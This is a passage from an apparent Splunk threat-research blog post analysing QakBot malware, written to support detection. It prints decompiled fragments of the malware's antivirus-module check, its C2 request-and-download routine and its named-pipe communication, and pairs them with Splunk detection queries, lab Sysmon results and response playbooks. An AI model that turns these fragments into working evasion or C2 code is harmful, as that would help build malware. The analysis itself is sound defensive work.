It also checks antivirus .DLL’s component if it is loaded on the compromised host. Figure 16 shows the function that checks if the Avast module (awshooka.dll and aswhookx.dll) is installed or running on the compromised host.




```
int mw_check_avast_anti_virus_module()
{
  int v0; // esi
  void *v1; // ebx
  const CHAR *v2; // eax
  const CHAR *v3; // edi
  const CHAR *v5; // [esp+4h] [ebp-8h] BYREF
  void *v6; // [esp+8h] [ebp-4h] BYREF

  v0 = 0;
  if ( (block_struct->qinfo_42.field_20 & 0x82) != 0 )
  {
    v1 = mw_invoke_decrypt_data_1();            // aswhooka.dll
    v6 = v1;
    v2 = (const CHAR *)mw_invoke_decrypt_data_1();// aswhookx.dll
    v3 = v2;
    v5 = v2;
    if ( v1 )
    {
      if ( v2 )
      {
        if ( GetModuleHandleA((LPCSTR)v1) || GetModuleHandleA(v3) )
          v0 = 1;
        w_invoke_free_heap_mem_0(&v6);
        w_invoke_free_heap_mem_0((void **)&v5);
      }
    }
  }
  return v0;
}
```

Figure 16

Command and Control (C2)

This malware is capable of communicating to its C2 server to send the collected data in the compromised Windows OS and also to download configuration files, plugins, or other malware.


Figure 17 shows the code snippet that contains a function renamed as “mw_internet_crack_send_request” that will send a request to its C2 using HttpSendRequestA() API. Then it will be followed by another function that will read the reply from the HTTP Request and save it to a file that could be either a configuration file or other malware to be executed in the target or compromised host.



```
v6 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
result = mw_internet_crack_send_request(a2, a1, a3, (int *)&v9, (int *)&v10, (int *)&v11, a6);
if ( result >= 0 )
{
  if ( a5 && a4 )
    v6 = mw_internet_read_file(a4, (int)v11, a5, v8, v8, a6);
  if ( v11 )
    wininet_api_struct_1001FA58->InternetCloseHandle(v11);
  if ( v10 )
    wininet_api_struct_1001FA58->InternetCloseHandle(v10);
  if ( v9 )
    wininet_api_struct_1001FA58->InternetCloseHandle(v9);
  result = v6;
}
return result;
}
```

Figure 17

This malware also uses a named pipe to communicate to its other process running on the compromised host. Figure 18 is a code snippet showing how it creates named pipes and reads data or files sent or transferred on that randomly generated named pipe.




```
w_mem_set(v7, 0, 0x44u);
w_mem_set(v12, 0, 0x10u);
if ( !kernel_api_struct_1001FA38->CreatePipe(&v20, &v18, (LPSECURITY_ATTRIBUTES)v13, 0) )
  return 0;
if ( kernel_api_struct_1001FA38->CreatePipe(&v21, &v19, (LPSECURITY_ATTRIBUTES)v13, 0) )
{
  v11 = v19;
  v10 = v19;
  v9 = v20;
  v7[0] = 68;
  v7[11] = 257;
  v8 = 0;
  v3 = w_heapalloc(0x1001u);
  v16 = v3;
  if ( v3 )
  {
    if ( kernel_api_struct_1001FA38->CreateProcessW(
           0,
           v17,
           0,
           0,
           1,
           0x8000000,
           0,
           0,
           (LPSTARTUPINFOW)v7,
           (LPPROCESS_INFORMATION)v12) )
    {
      kernel_api_struct_1001FA38->CloseHandle(v20);
      kernel_api_struct_1001FA38->CloseHandle(v19);
      v17 = 0;
      do
      {
        v14 = kernel_api_struct_1001FA38->ReadFile(v21, v3, 4096, (LPDWORD)&v17, 0);
        v3[(_DWORD)v17] = 0;
```

Figure 18

Figure 19 shows how Sysmon Event=17, 18 (CreateNamedPipe And ConnectNamedPipe) captured the creation and connection of the injected QakBot in legitimate wermgr.exe process to its randomly generated named pipe.

```
`sysmon` EventCode IN (17, 18) Image= "*\\wermgr.exe" EventType IN ( "CreatePipe",
"ConnectPipe")
| stats  min(_time) as firstTime max(_time) as lastTime count by Image EventType
ProcessGuid ProcessId PipeName SecurityID EventCode Computer UserID
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```



```
`sysmon` EventCode IN (17, 18) Image= "*\\wermgr.exe" EventType IN ( "CreatePipe", "ConnectPipe")
  | stats  min(_time) as firstTime max(_time) as lastTime count by Image EventType ProcessGuid ProcessId PipeName SecurityID EventCode Computer UserID
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 8 events (21/10/2022 08:00:00.000 to 28/10/2022 08:03:02.000) No Event Sampling ▾

Image	EventType	ProcessGuid	ProcessId	PipeName	SecurityID	EventCode	Computer
C:\Windows\SysWOW64\wermgr.exe	ConnectPipe	{3381F800-8A03-635B-C301-000000008B02}	5708	\{B9B69BF3-D8F3-4010-A4F6-CB0E94E172D6}	S-1-5-18	18	win-dc-ctus-attack-range-487.attackrange.local
C:\Windows\SysWOW64\wermgr.exe	ConnectPipe	{3381F800-8D6E-635A-E505-000000008A02}	6380	\{B9B69BF3-D8F3-4010-A4F6-CB0E94E172D6}	S-1-5-18	18	win-dc-ctus-attack-range-487.attackrange.local
C:\Windows\SysWOW64\wermgr.exe	CreatePipe	{3381F800-807D-635A-1601-000000008A02}	4340	\{B9B69BF3-D8F3-4010-A4F6-CB0E94E172D6}	S-1-5-18	17	win-dc-ctus-attack-range-487.attackrange.local
C:\Windows\SysWOW64\wermgr.exe	CreatePipe	{3381F800-8A03-635B-C201-000000008B02}	5668	\{B9B69BF3-D8F3-4010-A4F6-CB0E94E172D6}	S-1-5-18	17	win-dc-ctus-attack-range-487.attackrange.local

Figure 19

In addition to all this, we are also sharing the decrypted data section of this QakBot variant that contains more TTPs.

https://gist.github.com/tccontre/360dbda059562b67b983d58ae70ac371

As defenders, it doesn't end here. QakBot and other frameworks will continue to improve, evading next-generation controls in place. We must continue to dissolve these loaders into their smallest form and share with the greater security community their tradecraft to help everyone defend their organization.

Automate with Splunk SOAR Playbooks

All of the previously listed detections create entries in the risk index by default, and can be used seamlessly with risk notables and the Risk Notable Playbook Pack. The community Splunk SOAR playbooks below can be used in conjunction with some of the previously described analytics:

Playbook	Description
Internal Host WinRM Investigate	This playbook performs a general investigation on key aspects of a windows device using windows remote management. Important files related to the endpoint are generated, bundled into a zip, and copied to the container vault.

Block Indicators	This playbook retrieves IP addresses, domains, and file hashes, blocks them on various services, and adds them to specific blocklists as custom lists.
Internal Host WinRM Response	This playbook accepts a list of hosts and filenames to remediate on the endpoint. If filenames are provided, the endpoints will be searched and then the user can approve deletion. Then the user is prompted to quarantine the endpoint.

Detection

Splunk Threat Research Team has curated new and old analytics and tagged them to the QakBot Analytic Story to help security analysts detect adversaries leveraging the QakBot malware. This analytic story introduces 43 detections across MITRE ATT&CK techniques.

For this release, we used and considered the relevant data endpoint telemetry sources such as:

- Process Execution & Command Line Logging
- Windows Security Event Id 4688, Sysmon, or any Common Information Model compliant EDR technology.
- Windows Security Event Log
- Windows System Event Log

Why Should You Care?

With this article the Splunk Threat Research Team (STRT) enables security analysts, blue teamers and Splunk customers to identify one of the CISA TOP malware strains . This article helps the community discover QakBot tactics, techniques and procedures. By understanding QakBot behaviors, we were able to generate telemetry and datasets to develop and test Splunk detection analytics designed to defend and respond against this threat.

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all of these detections available now.

For a full list of security content, check out the release notes on Splunk Docs.


Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank the authors Teoderick Contreras, Michael Haag and collaborators Lou Stella, Mauricio Velazco, Rod Soto, Jose Hernandez, Patrick Bareiss, Bhavin Patel, and Eric McGinnis for their contributions to this post.

We would like to extend a huge thank you to @proxylife for sharing his research and this malware sample that helped the STRT produce this analysis.



Posted by

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.